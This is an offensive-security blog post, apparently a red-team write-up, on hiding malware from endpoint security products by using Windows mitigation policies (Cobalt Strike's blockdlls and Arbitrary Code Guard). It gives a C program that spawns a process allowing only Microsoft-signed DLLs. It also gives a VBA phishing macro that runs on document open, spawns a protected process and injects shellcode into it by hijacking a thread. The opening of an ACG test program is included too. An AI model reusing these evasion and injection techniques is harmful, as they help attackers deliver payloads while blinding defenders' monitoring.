
Protecting Your Malware with blockdlls and ACG




In an update to Cobalt Strike, the blockdlls command was introduced to provide operators with the option of protecting spawned processes from loading non-Microsoft signed DLL's. This is of course a method of blocking endpoint security products from loading their user-mode code via a DLL with the purpose of hooking and reporting on the execution of suspicious functions.

After a few discussions and tweets looking at just how this is implemented, I was asked some additional questions from people who wanted to use this themselves outside of Cobalt Strike, so in this post I will explore this functionality a little further by showing just how blockdlls works under the hood, how you can use it to protect your malware before a beacon is launched, and look at an additional process security option which could help us to deter endpoint security products from listening in so easily.

blockdlls Internals


blockdlls was released with version 3.14 of Cobalt Strike and is used to protect any child processes spawned by a beacon from loading non-Microsoft signed DLL's. To leverage this functionality, we simply use the blockdlls command on an active session and spawn a child process (for example, using the spawn command):


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Event Log X
Beacon 172.16.207.198@9844 X

external	internal	user	computer	note	pid	last
172.17.0.1	172.16.207.198	xpn	DESKTOP...		9844	50s

```
beacon> blockdlls
[*] Tasked beacon to block non-Microsoft binaries in child processes
```

Once our child process has been spawned, we can see the resulting protection within something like ProcessHacker:


rundll32.exe (6932) Properties

File

Windows host process (Rundll32)

(Verified) Microsoft Windows

Version: 10.0.18362.1

Image file name: C:\Windows\SysWOW64\rundll32.exe

Process

Command line: C:\WINDOWS\syswow64\rundll32.exe

Current directory: C:\Users\xpn\Desktop\

Started: 14 seconds ago (22:09:56 25/10/2019)


PEB address: 0x2b8c000 (32-bit: 0x2b8d000)   Image type: 32-bit

Parent: beacon.exe (268)

Mitigation policies: ASLR; CF Guard; Signatures restricted (Microsoft only)

Protection: None


With the mitigation flag set, if a DLL which has not been signed by Microsoft is attempted to be loaded into the process, we find that this will fail, sometimes with a nice verbose error such as:


CIGTest.exe - Bad Image

C:\Users\xpn\Desktop\test.dll is either not designed to run on Windows or it contains an error. Try installing the program again using the original installation media or contact your system administrator or the software vendor for support. Error status 0xc0000428.

So how does Cobalt Strike go about implementing this functionality? Well if we hunt through a

CS beacon binary, we see a reference to UpdateProcThreadAttribute:



```
undefined4 __cdecl FUN_10008a0f(int param_1,undefined4 param_2,LPPROC_THREAD_ATTRIBUTE_LIST param_3)

{
  BOOL BVar1;
  DWORD DVar2;
  undefined4 uVar3;
  UINT UVar4;

  *(undefined4 *)(param_1 + 8) = 0;
  *(undefined4 *)(param_1 + 0xc) = 0x1000;
  BVar1 = UpdateProcThreadAttribute
                    (param_3,0,0x20007,(undefined4 *)(param_1 + 8),8,(PVOID)0x0,(PSIZE_T)0x0);
```


The Attribute parameter of 0x20007 actually resolves to a definition of PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, and the value of 0x100000000000 resolves to PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON. So what Cobalt Strike is doing here is using a CreateProcess API call along with a STARTUPINFOEX struct containing a mitigation policy which, in this case, is being used to block non-Microsoft signed DLL's.

If we wanted to recreate this within our own tooling, we can simply use code such as:

```
#include <Windows.h>

int main()
{
        STARTUPINFOEXA si;
        PROCESS_INFORMATION pi;
        SIZE_T size = 0;
        BOOL ret;

        // Required for a STARTUPINFOEXA
        ZeroMemory(&si, sizeof(si));
        si.StartupInfo.cb = sizeof(STARTUPINFOEXA);
        si.StartupInfo.dwFlags = EXTENDED_STARTUPINFO_PRESENT;

        // Get the size of our PROC_THREAD_ATTRIBUTE_LIST to be allocated
        InitializeProcThreadAttributeList(NULL, 1, 0, &size);

        // Allocate memory for PROC_THREAD_ATTRIBUTE_LIST
        si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
                GetProcessHeap(),
                0,
                size
        );

        // Initialise our list
        InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);

        // Enable blocking of non-Microsoft signed DLLs
        DWORD64 policy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;

        // Assign our attribute
        UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY,
&policy, sizeof(policy), NULL, NULL);

        // Finally, create the process
        ret = CreateProcessA(
                NULL,
                (LPSTR)"C:\\Windows\\System32\\cmd.exe",
                NULL,
                NULL,
                true,
                EXTENDED_STARTUPINFO_PRESENT,
                NULL,
                NULL,
                reinterpret_cast<LPSTARTUPINFOA>(&si),
                &pi
        );
}
```

Bridging The blockdlls Gap

So we now know just how Cobalt Strike achieves its protection, but during a typical engagement there is still a gap where arbitrary DLL's may trip us up. Let's look at a common phishing scenario where we are attempting to deliver a Cobalt Strike beacon via a macro enabled document:




In red we can see processes which do not benefit from blockdlls protection, whereas in blue we see each child spawned process from Cobalt Strike is protected with a mitigation policy. The risk for us here is obviously that a security product can load its DLL into our migrated process (shown here as Internet Explorer) and review our activity.

Bridging this gap however is relatively straight forward using the code shown above along with the PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON mitigation option. As we are discussing our initial payload in the context of a Word document, let's take the opportunity to port this code over to VBA:

```
' POC to spawn process with
PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON
mitigation enabled
' by @_xpn_
'
' Thanks to https://github.com/itm4n/VBA-RunPE and
https://github.com/christophetd/spoofing-office-macro

Const EXTENDED_STARTUPINFO_PRESENT = &H80000
Const HEAP_ZERO_MEMORY = &H8&
Const SW_HIDE = &H0&
Const MAX_PATH = 260
Const PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY = &H20007
Const MAXIMUM_SUPPORTED_EXTENSION = 512
Const SIZE_OF_80387_REGISTERS = 80
Const MEM_COMMIT = &H1000
Const MEM_RESERVE = &H2000
Const PAGE_READWRITE = &H4
Const PAGE_EXECUTE_READWRITE = &H40
Const CONTEXT_FULL = &H10007

Private Type PROCESS_INFORMATION
    hProcess As LongPtr
    hThread As LongPtr
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUP_INFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Byte
    hStdInput As LongPtr
    hStdOutput As LongPtr
    hStdError As LongPtr
End Type

Private Type STARTUPINFOEX
    STARTUPINFO As STARTUP_INFO
    lpAttributelist As LongPtr
End Type

Private Type DWORD64
    dwPart1 As Long
    dwPart2 As Long
End Type

Private Type FLOATING_SAVE_AREA
    ControlWord As Long
    StatusWord As Long
    TagWord As Long
    ErrorOffset As Long
    ErrorSelector As Long
    DataOffset As Long
    DataSelector As Long
    RegisterArea(SIZE_OF_80387_REGISTERS - 1) As Byte
    Spare0 As Long
End Type

Private Type CONTEXT
    ContextFlags As Long
    Dr0 As Long
    Dr1 As Long
    Dr2 As Long
    Dr3 As Long
    Dr6 As Long
    Dr7 As Long
    FloatSave As FLOATING_SAVE_AREA
    SegGs As Long
    SegFs As Long
    SegEs As Long
    SegDs As Long
    Edi As Long
    Esi As Long
    Ebx As Long
    Edx As Long
    Ecx As Long
    Eax As Long
    Ebp As Long
    Eip As Long
    SegCs As Long
    EFlags As Long
    Esp As Long
    SegSs As Long
    ExtendedRegisters(MAXIMUM_SUPPORTED_EXTENSION - 1) As Byte
End Type

Private Declare PtrSafe Function CreateProcess Lib "kernel32.dll" Alias
"CreateProcessA" ( _
    ByVal lpApplicationName As String, _
    ByVal lpCommandLine As String, _
    lpProcessAttributes As Long, _
    lpThreadAttributes As Long, _
    ByVal bInheritHandles As Long, _
    ByVal dwCreationFlags As Long, _
    lpEnvironment As Any, _
    ByVal lpCurrentDriectory As String, _
    ByVal lpStartupInfo As LongPtr, _
    lpProcessInformation As PROCESS_INFORMATION _
) As Long

Private Declare PtrSafe Function InitializeProcThreadAttributeList Lib
"kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwAttributeCount As Integer, _
    ByVal dwFlags As Integer, _
    ByRef lpSize As Integer _
) As Boolean

Private Declare PtrSafe Function UpdateProcThreadAttribute Lib
"kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwFlags As Integer, _
    ByVal lpAttribute As Long, _
    ByVal lpValue As LongPtr, _
    ByVal cbSize As Integer, _
    ByRef lpPreviousValue As Integer, _
    ByRef lpReturnSize As Integer _
) As Boolean

Private Declare Function WriteProcessMemory Lib "kernel32.dll" ( _
    ByVal hProcess As LongPtr, _
    ByVal lpBaseAddress As Long, _
    ByRef lpBuffer As Any, _
    ByVal nSize As Long, _
    ByVal lpNumberOfBytesWritten As Long _
) As Boolean

Private Declare Function ResumeThread Lib "kernel32.dll" (ByVal hThread As
LongPtr) As Long

Private Declare PtrSafe Function GetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare Function SetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare PtrSafe Function HeapAlloc Lib "kernel32.dll" ( _
    ByVal hHeap As LongPtr, _
    ByVal dwFlags As Long, _
    ByVal dwBytes As Long _
) As LongPtr

Private Declare PtrSafe Function GetProcessHeap Lib "kernel32.dll" () As
LongPtr

Private Declare Function VirtualAllocEx Lib "kernel32" ( _
    ByVal hProcess As Long, _
    ByVal lpAddress As Long, _
    ByVal dwSize As Long, _
    ByVal flAllocationType As Long, _
    ByVal flProtect As Long _
) As Long

Sub AutoOpen()

    Dim pi As PROCESS_INFORMATION
    Dim si As STARTUPINFOEX
    Dim nullStr As String
    Dim pid, result As Integer
    Dim threadAttribSize As Integer
    Dim processPath As String
    Dim val As DWORD64
    Dim ctx As CONTEXT
    Dim alloc As Long
    Dim shellcode As Variant
    Dim myByte As Long

    ' Shellcode goes here (jmp $)
    shellcode = Array(&HEB, &HFE)

    ' Path of process to spawn
    processPath = "C:\\windows\\system32\\notepad.exe"

    ' Specifies
PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON
    val.dwPart1 = 0
    val.dwPart2 = &H1000

    ' Initialize process attribute list
    result = InitializeProcThreadAttributeList(ByVal 0&, 1, 0,
threadAttribSize)
    si.lpAttributelist = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
threadAttribSize)
    result = InitializeProcThreadAttributeList(si.lpAttributelist, 1, 0,
threadAttribSize)

    ' Set our mitigation policy
    result = UpdateProcThreadAttribute( _
        si.lpAttributelist, _
        0, _
        PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, _
        VarPtr(val), _
        Len(val), _
        ByVal 0&, _
        ByVal 0& _
        )

    si.STARTUPINFO.cb = LenB(si)
    si.STARTUPINFO.dwFlags = 1

    ' Spawn our process which will only allow MS signed DLL's
    result = CreateProcess( _
        nullStr, _
        processPath, _
        ByVal 0&, _
        ByVal 0&, _
        1&, _
        &H80014, _
        ByVal 0&, _
        nullStr, _
        VarPtr(si), _
        pi _
    )

    ' Alloc memory (RWX for this POC, because... yolo) in process to write
our shellcode to
    alloc = VirtualAllocEx( _
        pi.hProcess, _
        0, _
        11000, _
        MEM_COMMIT + MEM_RESERVE, _
        PAGE_EXECUTE_READWRITE _
    )

    ' Write our shellcode
    For offset = LBound(shellcode) To UBound(shellcode)
        myByte = shellcode(offset)
        result = WriteProcessMemory(pi.hProcess, alloc + offset, myByte, 1,
ByVal 0&)
    Next offset

    ' Point EIP register to allocated memory
    ctx.ContextFlags = CONTEXT_FULL
    result = GetThreadContext(pi.hThread, ctx)
    ctx.Eip = alloc
    result = SetThreadContext(pi.hThread, ctx)

    ' Resume execution
    ResumeThread (pi.hThread)

End Sub
```

Used correctly, we see that we can decrease our chances of detection from DLL instrumentation by limiting access to just the initial execution vector:



So what about that Word process left in red? Well there are ways to protect this, for example, we can simply call SetMitigationPolicy along with ProcessSignaturePolicy as a parameter and this would introduce our mitigation policy during runtime, that is, without having to re-execute via CreateProcess. It is likely however that by this point any unwanted DLL's would already be present within the Word address space way before our VBA runs, and attempting to further manipulate the process and trigger somewhat suspicious API calls could actually increase our chance of detection.


Arbitrary Code Guard

As you are have been reading this you may be wondering about Arbitrary Code Guard (ACG). If you haven't heard of this before, ACG is another mitigation option which is provided to stop code from allocating and/or modifying executable pages of memory, often required for introducing dynamic code into a process.

To see this mitigation policy in action, let's create a small program and attempt to use SetMitigationPolicy to add ACG along with a few test cases:

```
#include <iostream>
#include <Windows.h>
#include <processthreadsapi.h>

int main()
{
        STARTUPINFOEX si;
        DWORD oldProtection;

        PROCESS_MITIGATION_DYNAMIC_CODE_POLICY policy;
        ZeroMemory(&policy, sizeof(policy));
        policy.ProhibitDynamicCode = 1;

        void* mem = VirtualAlloc(0, 1024, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        if (mem == NULL) {
                printf("[!] Error allocating RWX memory\n");
        }
        else {
                printf("[*] RWX memory allocated: %p\n", mem);
        }

        printf("[*] Now running SetProcessMitigationPolicy to apply
PROCESS_MITIGATION_DYNAMIC_CODE_POLICY\n");

        // Set our mitigation policy
        if (SetProcessMitigationPolicy(ProcessDynamicCodePolicy, &policy, sizeof(policy)) == false) {
                printf("[!] SetProcessMitigationPolicy failed\n");
                return 0;
        }

        // Attempt to allocate RWX protected memory (this will fail)
        mem = VirtualAlloc(0, 1024, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        if (mem == NULL) {
                printf("[!] Error allocating RWX memory\n");
        }
        else {
                printf("[*] RWX memory allocated: %p\n", mem);
        }

        void* ntAllocateVirtualMemory = GetProcAddress(LoadLibraryA("ntdll.dll"),
